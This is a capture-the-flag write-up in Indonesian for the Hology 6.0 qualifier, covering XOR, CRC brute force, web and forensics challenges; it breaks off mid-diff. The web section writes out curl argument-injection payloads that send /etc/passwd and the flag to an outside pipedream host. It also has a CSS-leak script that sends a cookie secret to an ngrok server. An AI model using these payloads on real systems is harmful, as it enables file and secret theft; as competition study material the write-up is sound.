



WRITE UP

BABAK PENYISIHAN

CAPTURE THE FLAG

HOLOGY 6.0

NAMA TIM

FlagGPT

NAMA PERSONIL

1. Beluga
 2. Brandy
 3. Wrth


INSTITUSI ASAL

BINUS University



DAFTAR ISI

CRYPTO	3
XOR	3
REV	6
BF	6
WEB	10
Holo Curl	10
Holo Secret	16
FORENSICS	20
Beep Boop	20
His Idol	22
PWN	24
Pass Rope	24





CRYPTO

XOR

XOR

20

Author: Hazbiy

Today i visit a museum. It was an animal museum While it was fun, i see some gold bug with strange name displayed It says "3†0†2?3", what does that even mean?

Diberikan sebuah ciphertext, berdasarkan judul soalnya, kita bisa mengasumsikan bahwa ini adalah hasil XOR

Diberikan juga sebuah hint di deskripsi nya, tetapi hint nya cukup membingungkan sehingga saya menggunakan approach lain

Diketahui bahwa prefix flagnya adalah Hology6{. Sehingga kita bisa mencoba untuk mengxor ciphertextnya dengan Hology6{ dengan harapan kita bisa mendapatkan bagian dari flagnya

The screenshot shows the Hology6{ tool interface. In the 'Recipe' section, 'XOR' is selected as the operation. The 'Key' field contains 'Hology6{'. The 'Scheme' dropdown is set to 'Standard'. The 'Input' field contains the ciphertext: '|sI <!b,(2o-6'u")%#=+; g_BE#(-2>g_FF CANSTXc_M sI *>!b<4g6#10u!+.+~H_gs (+ +=t.,>_BS :DC3 q65>?8esc/f_CAN SI :\$9'. The 'Output' field shows the result of the XOR operation: '|GOPN_EQU_RS I 'BZH_DC2[us ^kRGTG_RS 1X^ B^Q_NUL_U.y+0!` MG_ETB_EM t[vt YDHACK_SO idBD_EH 1+ScOGR_DCS_W_Bs sr|L_RS QL_Bs DptC •V_FF _q'. The 'File details' panel shows a file icon and a blue info button.

Sayangnya tidak nampak ada kata-kata yang merepresentasikan key. Disini bisa diasumsikan bahwa flagnya tidak berada diawal tetapi di pertengahan.



Sekarang kita bisa drag key nya untuk mencari offset yang benar, caranya adalah tinggal di padding Hology6{ nya

Recipe

XOR

Key: AAHology6{

Scheme: Standard

Input

Output

File details

Apabila dilihat ternyata terdapat teks yang cukup menarik yaitu OLDBUG, disini kita bisa mencoba menjadikan ini key nya

Recipe

XOR

Key: OLDBUG

Scheme: Standard

Input

Output

File details

Disini terdapat kata "Here is", tetapi sisanya masih belum terdekripsi, kita bisa padding lagi key nya untuk mencari kata Hology6{



XOR

Key: AOLDBUG Scheme: Standard

UTF8 ▾ Null preserving

SI <!b,(2o-6'u")%#=+; g_{BEL}#(-2>g_{FF CANSTXC_M}
SI*>!b<4g6#10u!+.+~H_{GS}(+ +=t.>_{BS : DC3}
q65>?8_{ESC/f CAN SI}:\$9

ABC 81 = 1

Output

Nope yos are ehjoying&Hology&CTF!

Nere is&your f jag:
Hology6{yIu_d3cr•pt_m3_Nuh}

Yap tinggal melakukan sedikit coba-coba pada karakter pertama key nya dan kita akan mendapatkan flagnya

Recipe

XOR

Key: GOLDBUG Scheme: Standard

UTF8 ▾ Null preserving

SI <!b,(2o-6'u")%#=+; g_{BEL}#(-2>g_{FF CANSTXC_M}
SI*>!b<4g6#10u!+.+~H_{GS}(+ +=t.>_{BS : DC3}
q65>?8_{ESC/f CAN SI}:\$9

ABC 81 = 1

Input

Hope you are enjoying Hology CTF!

Here is your flag:
Hology6{y0u_d3crypt_m3_Huh}

STEP **BAKE!** Auto Bake

Flag: Hology6{y0u_d3crypt_m3_Huh}



REV

BF

Diberikan sebuah executable, berikut isi main nya

```
1 __int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     int v3; // eax
4     char v5[108]; // [rsp+10h] [rbp-70h] BYREF
5     unsigned int i; // [rsp+7Ch] [rbp-4h]
6
7     printf("Enter the flag: ");
8     __isoc99_scanf("%s", v5);
9     for ( i = 0; i <= 0x28; ++i )
10    {
11        v3 = sub_1159(&v5[i], 1LL);
12        if ( v3 != dword_4040[i] )
13        {
14            puts("Wrong!");
15            return 0LL;
16        }
17    }
18    puts("Correct!");
19    return 0LL;
20 }
```



```
1 int64 __fastcall sub_1159(_BYTE *a1, int64 a2)
2 {
3     unsigned int v2; // eax
4     _BYTE *v3; // rax
5     int v8[257]; // [rsp+10h] [rbp-410h]
6     int j; // [rsp+414h] [rbp-Ch]
7     int i; // [rsp+418h] [rbp-8h]
8     unsigned int k; // [rsp+41Ch] [rbp-4h]
9
10    for ( i = 0; i <= 255; ++i )
11    {
12        k = i;
13        for ( j = 0; j <= 7; ++j )
14        {
15            if ( (k & 1) != 0 )
16                v2 = (k >> 1) ^ 0xEDB88320;
17            else
18                v2 = k >> 1;
19            k = v2;
20        }
21        v8[i] = k;
22    }
23    for ( k = -1; a2--; k = (k >> 8) ^ v8[(unsigned __int8)(k ^ *v3)] )
24        v3 = a1++;
25    return ~k;
26 }
```

^ fungsi sub_1159

```
.data:0000000000004028 28 40 00 00 00 00 00 00 off_4028 dq offset off_4028 ; DATA XREF: sub_1110+18tr
.data:0000000000004028
.data:0000000000004030 00 00 00 00 00 00 00 00 00 00+align 20h ; .data:off_4028+o
.data:0000000000004040 ; DWORD dword 4040[41]
.Ldata:0000000000004040 2F 26 05 AA 44 93 0F 0F FE C2+dword_4040 dd 0AA05262Fh, 0F0F9344h, 9606C2FEh, 0F0F9344h, 1D41B76h, 0FBDB2615h, 1DB87A14h, 15D54739h, 4 ; DATA XREF: main+6f↑o
.data:0000000000004040 06 96 44 93 0F 76 1B D4 01+ ; DATA XREF: main+6f↑o
.data:0000000000004040 15 26 DB FB 14 7A B8 1D 39 47+dd 6C09FF9Dh, 0F26D6A3Eh, 856A5AA8h, 6D028E9Bh, 76032BE0h, 0F4DBDF21h, 6C09FF9Dh, 6B9DF6Fh, 6DD28E9Bh ; .data:0000000000004040 05 15 31 CF D0 4A 9D FF 09 6C+dd 29D6A3E8h, 0D0D216B9h, 1B0ECF0Bh, 7808A3D2h, 0BE047A60h, 29D6A3E8h, 0BE047A60h, 916B06E7h, 0F3B61B38h ; .data:0000000000004040 3E 6A 6D F2 A8 5A 6A 85 98 8E+dd 856A5AA8h, 29D6A3E8h, 0AA05262Fh, 0F3B61B38h, 6C09FF9Dh, 98D04ACCh, 29D6A3E8h, 5767DF55h, 83DCEFB7h ; .data:0000000000004040 D2 6D E8 2B D3 76 21 DF DB F4+dd 1041B76h, 0AA05262Fh, 0BE047A60h, 6464C2B0h, 0FCB6E20Ch ; .data:0000000000004040 9D FF 09 6C 6F DF B9 06 98 8E+_data ends ; =====
.bss:0000000000004044
.bss:0000000000004044
```

^ hardcoded value

Disini cukup simpel saja, tiap karakter di encrypt menggunakan suatu function kemudian dibandingkan dengan sebuah hardcoded value

Disini kita bisa melakukan bruteforce (sesuai judul soal) pada tiap karakter dan membandingkannya dengan setiap hardcoded value untuk mendapatkan flagnya

```
def enc(a1,a2=1):
    v8 = [0]*257
```



```
for i in range(256):
    k = i
    for j in range(8):
        if k & 1:
            v2 = (k >> 1) ^ 0xEDB88320
        else:
            v2 = k >> 1
        k = v2
    v8[i] = k
k = 0xFFFFFFFF
for i in range(a2):
    k = (k >> 8) ^ v8[(k ^ ord(a1[i])) & 0xFF]
return k ^ 0xFFFFFFFF
```

```
c = [0xaa05262f, 0x0f0f9344, 0x9606c2fe, 0x0f0f9344, 0x01d41b76, 0xfbdb2615,
0x1db87a14, 0x15d54739, 0x4ad0cf31, 0x6c09ff9d, 0xf26d6a3e, 0x856a5aa8,
0x6dd28e9b, 0x76d32be0, 0xf4dbdf21, 0x6c09ff9d, 0x06b9df6f, 0x6dd28e9b,
0x29d6a3e8, 0xdd0216b9, 0x1b0ecf0b, 0x7808a3d2, 0xbe047a60, 0x29d6a3e8,
0xbe047a60, 0x916b06e7, 0xf3b61b38, 0x856a5aa8, 0x29d6a3e8, 0xaa05262f,
0xf3b61b38, 0x6c09ff9d, 0x98dd4acc, 0x29d6a3e8, 0x5767df55, 0x83dcef7,
0x01d41b76, 0xaa05262f, 0xbe047a60, 0x6464c2b0, 0xfcbb6e20c]

for i in c:
    for j in range(256):
        if enc(chr(j), 1) == i:
            print(chr(j), end="")
            break
```



FILKOM

EXPERIENCE
KNOWLEDGE




HOLOGY
6.0



```
└ $ python3 solvebf.py
Hology6{Brut3f0rc3_IsnT_Th4t_H4rd_R1gHT?} ━(
```

Flag: Hology6{Brut3f0rc3_IsnT_Th4t_H4rd_R1gHT?}





WEB

Holo Curl

Challenge 12 Solves

Holo Curl

20

Author: dimas

The Holo Agency has built a web application that allows you to fetch content from other websites. Would you check it for me?

<http://175.45.187.254:31530/>

[dist.zip](#)

Flag Submit

Pada challenge ini kami diberikan sebuah aplikasi web beserta source-codenya.

> Tampilan aplikasi web

175.45.187.254:31530

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Keep Calm and Hack T...

Holo Curl

Enter URL:

https://example.com

Submit



Setelah melakukan review pada source Dockerfile, diketahui working directory berada di /app dan file flag.txt dipindahkan ke root directory pada linux dan terdapat penambahan pada penamaannya yaitu "UUID" pada direktori kernel.



```
[brandy@bread-yolk] - [~/.../hology/web/dist/src]
$ cat Dockerfile
FROM php:fpm-alpine
WORKDIR /app
COPY start.sh .
RUN chmod +x ./start.sh
COPY ./flag.txt
RUN mv ./flag.txt /flag_`cat /proc/sys/kernel/random/uuid`.txt
EXPOSE 9000
CMD [ "./start.sh" ]
```

Menariknya lagi setelah dilakukan review pada source nginx.conf, diketahui lokasi flag.txt yang di copy berada pada path /var/www/html/.

```
[brandy@bread-yolk] - [~/.../hology/web/dist/nginx]
$ cat nginx.conf
server {
    listen 8080;
    location / {
        rewrite / /index.php;
    }
    location ~\.\php$ {
        root /var/www/html/public/;
        fastcgi_split_path_info ^(.+\.php)(/.+)$;
        fastcgi_pass php-fpm:9000;
        fastcgi_index index.php;
        include fastcgi_params;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        fastcgi_param PATH_INFO $fastcgi_path_info;
    }
}
```

```
[brandy@bread-yolk] - [~/.../hology/web/dist/src]
$ ls
Dockerfile flag.txt public start.sh
```

Ketika dilakukan review pada source index.php, ditemukan adanya kerentanan LFI. Input yang diberikan oleh user telah disanitasi sebelumnya namun tidaklah



maksimal. Input tersebut digunakan directly sebagai shell command tanpa adanya validasi yang proper (potential arbitrary read).

```
EXPLORER ... index.php
DIST
src > public > index.php
48 |     </div>
49 |     </div>
50 |     <div class="row mt-5">
51 |         <div class="col-md-12 text-center">
52 |             <?php
53 |             if (isset($_POST['urlInput']) && !empty($_POST['urlInput'])) {
54 |                 $url = $_POST['urlInput'];
55 |                 $url = str_replace(array(['<'], ['>']), '', $url);
56 |                 $content = shell_exec("curl " . escapeshellcmd($url));
57 |                 if ($content === false) {
58 |                     echo '<iframe srcdoc="" . htmlspecialchars($content) . "" class="white-box fixed-size-if' ;
59 |                 } else {
60 |                     echo '
66 |
67 |         </div>
68 |     </div>
69 |
70 |     <!-- Include Bootstrap JS and jQuery -->
71 |     <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
72 |     <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.16.0/umd/popper.min.js"></script>
73 |     <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap.min.js"></script>
74 |
75 | </body>
```

Terdapat dua cara yang dapat membuktikan argumen ini, bisa kita buktikan dengan mencoba mengirim command fetcher sebagai berikut → `file:///etc/passwd` atau menggunakan payload dari repository github berikut:

exploits / GitList / exploit-bypass-php-escapeshellarg-escapeshellcmd.md

Preview Code Blame 522 lines (374 loc) · 14 KB Code 55% faster with GitHub Copilot

```
$from = 'from@sth.com -C/etc/passwd -X/tmp/output.txt';
system("/usr/sbin/sendmail -t -i -f".escapeshellcmd($from).' < mail.txt');
```

CURL

Download <http://example.com> content.

```
$url = 'http://example.com';
system(escapeshellcmd('curl '.$url));
```

Send `/etc/passwd` content to `http://example.com`.

```
$url = '-F password=@/etc/passwd http://example.com';
system(escapeshellcmd('curl '.$url));
```

You can get file using:

```
file_put_contents('passwords.txt', file_get_contents($_FILES['password']['tmp_name']));
```



> HASIL DARI CARA 1 → `file:///etc/passwd`

Holo Curl

Enter URL:

Submit

```
root:x:0:0:root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var
/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin sync shutdown:x:6:0:shutdown:/sbin:
/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr
/lib/news:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucppublic:
/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var
/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
sshd:4...:21:21:Squid:/var/cache/squid:/sbin/nologin rfb:22:22:V
```

> HASIL DARI CARA 2 → `-F password=@/etc/passwd`

<https://eno7qm1r325wm.x.pipedream.net/>

Holo Curl

Enter URL:

Submit





Holo Curl

Enter URL:

https://example.com

Submit

{"success":true}

LIVE PAUSE Q Type to search...

Untitled public

Endpoint https://eno7qm1r325wm.x.pipedream.net/ Copy New

Headers (6) headers

Body RAW

10:25:27 AM POST /

-----7f9f05a6a59d2443
Content-Disposition: form-data; name="password"; filename="passwd"
Content-Type: application/octet-stream

```
root:x:0:0:root:/root:/bin/ash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/mail:/sbin/nologin  
news:x:9:13:news:/usr/lib/news:/sbin/nologin  
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin  
man:x:13:15:man:/usr/man:/sbin/nologin  
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin  
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin  
ftpx:x:21:21:/var/lib/ftpx:/sbin/nologin  
sshd:x:22:22:sshd:/dev/null:/sbin/nologin  
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin  
squid:x:31:31:squid:/var/run/squid:/sbin/nologin  
xfs:x:33:33:x Root Server:/etc/xfs:/sbin/nologin  
games:x:35:35:games:/usr/games:/sbin/nologin  
cyrus:x:85:12:/usr/cyrus:/sbin/nologin  
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin  
ntp:x:123:123:NTP:/var/empty:/sbin/nologin  
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin  
guest:x:405:100:guest:/dev/null:/sbin/nologin  
nobody:x:65534:65534:nobody:/sbin/nologin  
www-data:x:82:82:Linux User,,,,:/home/www-data:/sbin/nologin
```

-----7f9f05a6a59d2443--

DELETE ALL





Terbukti berhasil, maka akan valid jika kita memasukkan command
`file:///var/www/html/flag.txt` atau `-F password=@/var/www/html/flag.txt`
<https://eno7qm1r325wm.x.pipedream.net/>

> HASIL → `file:///var/www/html/flag.txt`

Holo Curl

Enter URL:

Submit

Hology6{why_using_socket_if_you_can_use_port_to_connect_to_fpm?}

> HASIL → `-F password=@/var/www/html/flag.txt`
<https://eno7qm1r325wm.x.pipedream.net/>

The screenshot shows the Pipedream platform interface. On the left, there's a timeline with a POST request at 10:28:45 AM. A red arrow points from this entry to a detailed view of the request on the right. The detailed view shows an 'HTTP REQUEST' panel with the following details:

- Details: POST /
- Headers: (6) headers
- Body: RAW

```
-----520870717272601d
Content-Disposition: form-data; name="password"; filename="flag.txt"
Content-Type: text/plain

Hology6{why_using_socket_if_you_can_use_port_to_connect_to_fpm?}
-----520870717272601d--
```

Below the request details, there's a note: "Connect APIs with code-level control when you need it — and no code when you don't." and buttons for "Create HTTP Workflow" and "Quickstart".

Flag: Hology6{why_using_socket_if_you_can_use_port_to_connect_to_fpm?}



Holo Secret

Holo Secret

60

Author: dimas

Holo agency has a secret that you need to obtain. Can you get their secret for me?

app: <http://175.45.187.254:15907/>

bot: <http://175.45.187.254:10338/>

[View Hint](#)

[dist.zip](#)

DI challenge ini kita diminta untuk mendapatkan flag yang berada di sisi bot. Dengan kata lain, kita perlu melakukan attack terhadap client-side attack. Hal ini didasari analisa kami terhadap source-code yang diberikan.

```
↳ index.html X
src > views > ↳ index.html > ...
1   <!DOCTYPE html>
2   <html lang="en">
3   <head>
4       <meta charset="UTF-8">
5       <meta http-equiv="X-UA-Compatible" content="IE=edge">
6       <meta name="viewport" content="width=device-width, initial-scale=1.0">
7       <title>Something</title>
8       <link rel="stylesheet" href="static/css/main.css">
9   </head>
10  <body>
11      
12      <input value="{{secret}}>
13      {{html|safe}}
14  </body>
15  </html>
16 |
```



```
// Set Flag
await page.setCookie({
    name: "secret",
    httpOnly: false,
    value: CONFIG.APPFLAG,
    url: CONFIG.APPURL
})
```

Secara singkat, pada environment bot terdapat cookie dengan value flag. Cookie ini nantinya akan ditampilkan pada website melalui tag input.

Kemudian terdapat rules CSP sebagai berikut

```
@app.after_request
def after(res: Response):
    res.headers.add(
        "Content-Security-Policy", "default-src 'none';style-src *;img-src *"
    )
    return res
```

Disini kita hanya diperbolehkan melakukan import style dan image dari luar, selain itu akan terkena blokir.

Diketahui juga bahwa input user pada parameter **html** akan ditampilkan melalui website dengan properti **safe**. Ini menandakan bahwa kita perlu melakukan injeksi client side code seperti javascript, html, maupun css.

```
@app.get("/")
def flag():
    html = request.args.get("html")
    secret = request.cookies.get("secret")
    return render_template("index.html",
                           html=(html or "<h1>Welcome to Holo Secret!</h1>"),
                           secret=(secret or "secret"))
```

```
</head>
<body>
    
    <input value="{{secret}}>
        {{html|safe}}
    </body>
</html>
```



Karena CSP diatas hanya memperbolehkan import CSS (style) dan image, maka kemungkinan besar kita perlu melakukan css injection.

Berdasarkan hint yang dikeluarkan, Diketahui juga bahwa attack method yang perlu digunakan adalah Css Leak.

Hint

CSSLEAK

Disini kami menggunakan script untuk melakukan bruteforcing terhadap character flag yang muncul pada sisi bot. Flag akan dicari satu-persatu menggunakan format current_flag + character hingga nantinya semua character flag didapatkan.

Untuk referensinya sendiri kami menggunakan artikel snyk berikut:

<https://snyk.io/blog/fetch-the-flag-ctf-2022-writeup-disposable-message/>

```
from requests import post
# from urllib.parse import quote
from string import printable
import os
os.system('del abc.css')

char = "_abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
# char = "ggg"

#flag = "Hology6{sadly_your_secret_is_not_secure_here}"
flag = "Hology6{"

for c in char:
    base = f"""
    input[value^='{flag + c}'] {{ background: url('http://0.tcp.ap.ngrok.io:10656/{c}'); }}"""
    with open('abc.css', 'ab') as f:
        f.write(base.encode())

pppp =
"""url=http%3A%2F%2Fapp%3A5000%2F%3Fhtml%3D%3Chead%3E%3Clink+rel%3D%22stylesheet
%22+href%3D%22http%3A%2F%2F0.tcp.ap.ngrok.io%3A10656%2Fabc.css%22%3E%3C%2Fhead%
3E"""

```



FILKOM

UNIVERSITY

OF

YOGYAKARTA

INDONESIA


HOLOGY
6.0



```
post("http://175.45.187.254:10338", data=pppp, headers={"Content-Type": "application/x-www-form-urlencoded"}, timeout=1)
```

Script tersebut masih semi-otomatis, sehingga untuk setiap character flag yang didapatkan perlu kita tambahkan lagi pada code exploit hingga akhir.

Flag: Hology6{sadly_your_secret_is_not_secure_here}





FORENSICS

Beep Boop

Challenge 33 Solves ×

Beep Boop

20


Author: Hazbiy

Why someone hold this poster so dearly, it's 23th year of this century already!


[beep_boop.wav...](#)

Flag Submit

Pada challenge ini kami diberikan sebuah file .wav yang ketika di-play tidak memberikan hint / hal yang menarik sama sekali.



Lalu ketika tampilan audio diubah ke mode "spectrogram", flag dapat langsung terlihat.







FILKOM
THE OFFICIAL TEAM

EXPERIENCE
SCHOOL

HOLOGY
6.0



Flag: Hology6{W3_c4N_rE4D_s0uNd_1T_Se3mS}





His Idol

Disini diberikan sebuah gambar poster.jpg



source: https://www.mozilla.org/mozilaLibraryMicrocurriculum/dl_143/preview.png

apabila dianalisa dengan exiftool, terdapat string menarik di creator address

```
└─$ exiftool poster.jpg
ExifTool Version Number      : 12.54
File Name                   : poster.jpg
Directory                  : .
File Size                   : 103 kB
File Modification Date/Time : 2023:10:08 08:47:04+07:00
File Access Date/Time       : 2023:10:09 14:43:59+07:00
File Inode Change Date/Time: 2023:10:08 08:47:04+07:00
File Permissions            : -rwxrwxrwx
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit              : None
X Resolution                 : 1
Y Resolution                 : 1
Thumbnail Width              : 72
Creator Address              : eqqmp://p.ry.xz.fa/lofdfkxi-fjxdb
Warning                      : Bad length ICC_Profile (length 7078344)
Image Width                  : 964
Image Height                 : 528
Encoding Process             : Baseline DCT Huffman coding
```



Disini terlihat seperti link, dari gambarnya mengindikasikan ini caesar cipher

Recipe

ROT13

Rotate lower case chars

Rotate upper case chars

Rotate numbers

Amount
3

Input

eqqmp://p.ry.xz.fa/lofdfkxi-fjxdb

RBC 33 1

Output

https://s.ub.ac.id/original-image

<https://s.ub.ac.id/original-image>

Disini kita mendapatkan gambar yang terlihat sama saja dengan gambar sebelumnya

Dari sini kita bisa melihat perbedaan kedua gambar dan mencatat perbedaannya sebagai flag

```
└ $ diff -a poster.jpg original_logo.jpg
1c1
< <!!>FIFH0>
< http://ns.adobe.com/xap/1.0/<?xpacket begin='' id='W5M0MpCehiHzreSzNTczkc9d'?>
---
> <!!>FIF0>
> http://ns.adobe.com/xap/1.0/<?xpacket begin='' id='W5M0MpCehiHzreSzNTczkc9d'?>
37c37
< <xpacket end='w'?><!!>ECC_PROFILE<!!>mntrRGB XYZ <!!>csp<!!> desc<!!>rXYZgXYZ(bXYZ<wtptPrTRCd(gTRCd(bTRCd(cprt<!!>muc<!!>M3
Y0u<!!>RGBXYZ o<!!>XYZ b<!!>XYZ $<!!>XYZ <!!>paraff<!!>
